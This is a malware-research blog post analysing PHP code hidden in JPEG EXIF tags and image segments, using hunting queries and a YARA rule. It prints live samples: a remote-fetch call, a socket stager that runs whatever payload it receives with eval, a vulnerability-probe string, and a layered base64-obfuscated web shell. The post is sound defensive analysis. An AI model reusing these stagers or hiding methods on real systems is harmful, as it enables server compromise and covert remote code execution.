Malware in Images: When You Can’t See “the Whole Picture”

blog.reversinglabs.com/blog/malware-in-images

Threat Research | March 2, 2021

Blog Author

Karlo Zanki, Reverse Engineer at ReversingLabs. Read More...

Introduction

Malicious actors often want to get information of interest from targeted computer environments. To achieve this goal, they usually decide to plant some kind of software that will provide that information continuously. Throughout history, the most common way of doing that was to plant an executable file and make it run. Over time, the defensive systems improved and became more successful at detecting such executable implants. In this cat-and-mouse game, both sides try to improve their tools and, as defensive tools get better, malware actors try to find new ways of smuggling malicious software into a system. There are several popular ways of doing this, suchs as embedding malicious code into various document formats or executing malicious code in memory without saving anything on disk. As time passes, security solutions are becoming increasingly more aware of such threats.

ReversingLabs continuously improves its malware-detection capabilities. One of the more novel methods that caught our eye is hiding malware inside image formats like PNG, BMP, GIF or JPEG. Recently, we enhanced our platform support for unpacking these image formats, and listed some of those improvements in one of our previous blog posts.
In this blog, we will demonstrate how these new enhancements can be used to discover novel malware threats and showcase several examples of images with hidden PHP executable content. Most of them try to fetch additional resources from a remote server and use different kinds of obfuscation to hide their malicious intents. As an example of threat hunting via this new functionality, a hidden web shell which led to discovery of a vulnerable web site will also be shown.

Malware hiding in images

Image formats are interesting to malware authors because they are generally considered far less harmful than executable files. Images can be used to deploy malware in combination with a dropper, where the dropper acts as a benign executable which parses malicious content hidden inside of an image.

One area where this technique can be used are web uploads. Many websites enable uploading image content, but improperly filter out executables and scripts. In such cases, malicious code can be packed into an image and uploaded to a web server containing a potential vulnerability which enables execution of its contents. Probably the most familiar type of such payloads are PHP web shells.

Threat actors discover and exploit vulnerabilities in applications used to parse image formats. To remain undetected and avoid attracting the attention of security tools, they typically try to create files which adhere to the image format specification whenever possible.


The simplest way to embed malicious content into an image is to append it to the image end, or, as it's commonly referred to, the overlay. Malicious actors typically just take a benign image file and append some content. This makes it a well-known method that is quite easy to detect.

For example, in the case of a GIF file, all bytes after the GIF's trailer byte *(0x3B)* can be considered an overlay. In the case of a PNG file, everything after the end of the *IEND* chunk can be considered an overlay. This is conceptually the same as appending content to any other regular file format, so we won't go into more details about overlays in this blog post.

Another interesting place to look for malware when analyzing image samples are the EXIF tags. These tags are metadata fields used to store additional descriptive data about the image, like the model of the camera used to take the picture, the date and time when the picture was taken, or even the geolocation of the place where the image was taken. This data is part of the image format, but it isn't required for the image's visual interpretation and some tools used to view the images opt to not present all of these tags to the users, which makes them a great hiding place.

Malware in PHP EXIF tags

Titanium Platform uses a proprietary parser to extract these metadata fields and makes it possible to search for images based on their EXIF metadata content. Therefore, an interesting starting point is searching for images containing PHP code in their EXIF tags. Even such a simple search query provides a few worthy results.




exif:*<?php*

		First Seen	Threat	Name	Format	Files	Size
□	○	2 years ago	--	b497e231d19934c5d96853985bdbc147589a9a77	Image/None/JPEG	1	157.6 KB
□	○	2 years ago	--	37712e458ebb326140e1675394c060db473240c5	Image/None/JPEG	1	14.0 KB
□	○	2 years ago	--	4004a300061ba53f59b2a25f31ed8d06c7a9ae45	Image/None/JPEG	1	16.8 KB
□	●	2 years ago	--	575c843a469c8529041d3017e16fb87f68c702d6	Image/None/JPEG	1	15.6 KB
□	○	2 years ago	--	518178bdd959ca17eca15777d38499bc9f3d95ad	Image/None/JPEG	1	650.2 KB
□	○	2 years ago	--	40943e1cce3ea11c9c3db929fb8e86eeff53e083	Image/None/JPEG	1	10.1 KB
□	●	5 years ago	--	1ff73b869dc84a1ace99c53885ae7f023741047f	Image/None/JPEG	1	658 Bytes
□	●	7 years ago	Image.Backdoor.Generic	1c308589a493469416df53acaa75a7fd4aed7e65	Image/None/JPEG	1	5.7 KB

Using A1000's advanced search to find sample with PHP code in exif tags


The first one in the list is a file with the b497e231d19934c5d96853985bdbc147589a9a77 SHA1 hash. Analyzing its *Artist* and *ImageDescription* EXIF tags reveals PHP code getting content from a URL. Even though this isn't necessarily malicious behaviour as it can have some legitimate uses, it is also quite possible that such PHP code could be used to fetch malicious content from a C2 server.


EXIF

[Subimage 0] Artist	<?php file_get_contents('http://lostmusic.ru/test.php?act=art'); ?>
[Subimage 0] Imagewidth	510
[Subimage 0] Imagelength	900
[Subimage 0] Imagedescription	<?php file_get_contents('http://lostmusic.ru/test.php?act=art'); ?>
[Subimage 0] Exififd	222
[Subimage 0] Lightsource	0
[Subimage 0] Orientation	0

EXIF data from b497e231d19934c5d96853985bdbc147589a9a77 sample

The second one in the list is a file with the 518178bdd959ca17eca15777d38499bc9f3d95ad SHA1 hash. It has quite a large code snippet in its *Copyright* tag. At the beginning of the snippet are some manipulations of PHP comments. It seems that the code is trying to conceal the fact that it is a PHP script by commenting out the PHP opening tag. Regular PHP parsers would ignore the comment opening before the tag. However, some tools might have a different implementation of the PHP parsing algorithm.




EXIF

[Subimage 0] Imagewidth	2659
[Subimage 0] Imagelength	3324
[Subimage 0] Bitspersample	8, 8, 8, 8
[Subimage 0] Orientation	1
[Subimage 0] Samplesperpixel	4
[Subimage 0] Xresolution	300.000000
[Subimage 0] Yresolution	300.000000
[Subimage 0] Resolutionunit	inch
[Subimage 0] Software	Adobe Photoshop CS6 (Macintosh)
[Subimage 0] Datetime	2016:02:16 12:17:13
[Subimage 0] Copyright	/*<?php /**/ error_reporting(0); $ip = '192.168.2.5'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; eval($b); die();
[Subimage 0] Exififd	1302
[Subimage 0] Exifversion	0221
[Subimage 0] Colorspace	65535
[Subimage 0] Exifimagewidth	1296
[Subimage 0] Exifimageheight	730

EXIF data from 518178bdd959ca17eca15777d38499bc9f3d95ad sample

A detailed look at the code reveals that it tries to open a socket to a specific IP address and port, then uses that socket to fetch a stream of data and execute it with the eval() function afterwards. Even though the IP address is from the private IP range, it is hard to imagine a legitimate reason for embedding this kind of code into an EXIF tag of an image. Such a sample could be used for lateral movement by a malicious actor within the private network after getting the initial foothold.

The third example is a file with the 1c308589a493469416df53acaa75a7fd4aed7e65 SHA1 hash. The only EXIF metadata it has is a *Copyright* tag. It is obvious that this is a specifically chosen sequence of bytes. A bit of googling provides a quick answer: this PHP code was used in the past to check if a server is vulnerable to file inclusion attacks. Mainly on sites using Content Management Systems like *Joomla* or *Wordpress*.



EXIF

```
[Subimage 0] Copyright          <?php /* Fx29ID */ echo("FeeL"."CoMz"); die("FeeL"."CoMz"); /* Fx29ID */ ?>
```

EXIF data from 1c308589a493469416df53acaa75a7fd4aed7e65 sample

While this PHP code on its own is detected by the majority of security tools, hiding it inside of an image drastically reduces the detection rate. It is understandable why detection rate was low 10 years ago when this code was first spotted in the wild, but the problem is that the detection rate of this type of code smuggling hasn’t significantly improved over the years.

How a packed web shell led to a vulnerable website


Previous samples were found using the Titanium Platform’s advanced search engine, but another way of finding interesting files is by using the ReversingLabs YARA Retrohunt feature.

```
rule image_eval_hunt
{
  strings:
    $png = {89 50 4E 47}
    $jpeg = {FF D8 FF}
    $gif = "GIF"
    $eval = "eval("
  condition:
    (($png at 0) or ($jpeg at 0) or ($gif at 0)) and $eval
}
```

YARA rule for hunting samples with eval call

The provided YARA rule is trying to match samples starting with some of the magic byte sequences characteristic for image formats and also have the string *“eval* (” within, meaning they potentially have a call to an eval function somewhere in the image content which isn’t expected in multimedia files. TitaniumCloud YARA Retrohunt provides quite a few samples, and after analyzing the results, two interesting ones emerge. Both of these samples have PHP code in a regular image segment.

The first one is a file with the e3a64475e1272f34fe8a9043b486d60595460aa2 SHA1 hash.



Summary of Analysis

e3a64475e1272f34fe8a9043b486d...
Preview Sample
Size: 13.6 KB
Type: Image / None
Format: JPEG:Generic
Threat: ● Image-JPEG.Trojan.PHPAgent
First seen **(cloud)**: 2020-12-29 18:19 UTC
Last seen **(local)**: 2021-02-17 09:25 UTC
User uploads: 1

File Analysis Detail

Summary
- ReversingLabs Analysis
- Integrations Analysis
- Malware Description
- MITRE ATT&CK
- Timeline

Static Analysis
ЯL TitaniumCore
- Info
- Indicators
- ATT&CK
- Classification
- Media
- Tags
- **Extracted Files (1)**
- **Preview Sample**

MALICIOUS

e3a64475e1272f34fe8a9043b486d60595460aa2
THREAT NAME: Image-JPEG.Trojan.PHPAgent
FIRST SEEN CLOUD: 2020-12-29 18:19 UTC LAST SEEN LOCAL: 2021-02-17 09:25 UTC

FILE TYPE: Image / None
FORMAT: JPEG:Generic
SIZE: 13.6 KB

THREAT TYPE	CLASSIFICATION REASON	MULTI-SCANNER COUNT	MITRE ATT&CK FRAMEWORK
Trojan 5 SEVERITY 5/5	Cloud Reputation CLOUD THREAT INTELLIGENCE	2/29	Defense Evasion 3 Execution 2 See Full Details > 5

MD5	f62890e14a781651b2135f90f77a8034
SHA1	e3a64475e1272f34fe8a9043b486d60595460aa2
SHA256	71f463e8d5c0f7ec6221a1cb9d5683766d5f7270ca80395bee5d0d00ec4ba0f3


Show More Hashes

▼ ReversingLabs Analysis

	ANALYSIS METHOD	ANALYSIS RESULT	LAST ANALYSIS TIME	ACTION
	Static Analysis	● Suspicious	2021-02-17 09:25 UTC	REANALYZE

ReversingLabs A1000 - Sample summary

It is visible from the summary that this is a JPEG image. The summary also shows that Titanium Platform detected and extracted an additional file from it. Quick examination of the extracted files shows that it is recognized as a Text/PHP file, and by using the A1000's *Preview Sample* feature its content is shown. This simple PHP script first decodes a base64 encoded string and then calls the *eval* function on the decoded content.



segment_com
Preview Sample
Size: 934 bytes
Type: Text / PHP
Format: --
Threat: ○ Not a known threat / Unverified origin
First seen **(cloud)**: 2020-12-29 18:20 UTC
Last seen **(cloud)**: 2021-01-13 23:16 UTC
User uploads: 0


Summary

Content loaded

```
00000000: 3c3f 7068 7020 6576 616c 2862 6173 6536  <?php eval(base6
00000010: 345f 6465 636f 6465 284a 484d 394a 7a73  4_decode(JHM9Jzs
00000020: 6f53 5352 4a61 6b6b 384a 474d 6d4a 6b6b  oSSRJakk8JGMmJkk
00000030: 6b61 5478 4a4a 4777 704f 7952 714b 7973  kaTxJJGwpOyRqKys
00000040: 734a 476c 4a4b 7973 7065 7952 7653 5334  sJGlJKyspeyRvSS4
00000050: 394a 4852 374a 476c 3958 6952 4a61 3373  9JHR7JGl9XiRJa3s
00000060: 6b61 6e30 3766 5831 795a 556c 3064 556c  kan07fX1yZUl0dUl
00000070: 7962 6941 6b53 5738 3766 576c 6d49 4368  ybiAkSW87fWlmICh
00000080: 4163 456c 795a 5764 6662 5746 4a53 556b  AcElyZWdfbWFJSUk
00000090: 6e4f 776f 6b65 4430 6e64 474e 6f4b 4349  nOwokeD0ndGNoKCI
000000a0: 764a 4774 6f4b 4334 724b 556c 4a4a 4774  vJGtoKC4rKUlJJGt
```

Content preview of the segment extracted from the image sample

The base64 encoded string can be decoded with a handy tool called CyberChef. This operation leads to more obfuscated PHP code which can be seen in the following image.




```
$s=';(I$IjI<$c&&I$i<I$l);$j++,$iI++){$oI.=$t{$i}^$Ik{$j};}}reItuIrn $Io;}if (@pIreg_maIII';
$x='tch("/$kh(.+)II$kf/I",@file_gIetI_contents("php://iIInpuIt"),$m)==1) {I@ob_start();@eI';
$f=str_replace('an','','cananreaantean_funancantion');
$c='nction x(I$t,$k)I{$c=stIIIrlenI($k);$l=strlen($t)I;$o="";Ifor($i=I0;$i<$l;I)I{for($j=0';
$q='$Ik=I"dac4809I2";$kh="695e435IffI13d";$kfI="46aaI50efI07b3";$p=I"DP7IjmdIshR0IfT5IYu7";fu';
$t='@ob_end_cleIan();I$r=@baseI64_encoIde(I@x(@gzcomIIprIess(I$oI),$k));print("$Ip$kh$r$kf");}';
$L='val(I@gzuncIomprIess(@x(@IbasIe64_decoIIde($Im[1]),$k)));$oI=@IobIII_get_contents();';
$H=str_replace('I','',$q.$c.$s.$x.$L.$t);
$p=$f('',$H);$p();
```

Result of the first layer base64 string decoding

Code above performs self-deobfuscation and results in yet another layer of obfuscated code. This obfuscation method includes inserting ‘I’ character at random places in some of the string literals, and inserting of ‘an’ character sequence to hide *create_function* string.

The simplest way to deobfuscate such PHP code is to copy/paste it to a PHP sandbox and replace the last line of code with an *echo* on the $H variable. This will print out the deobfuscated code.

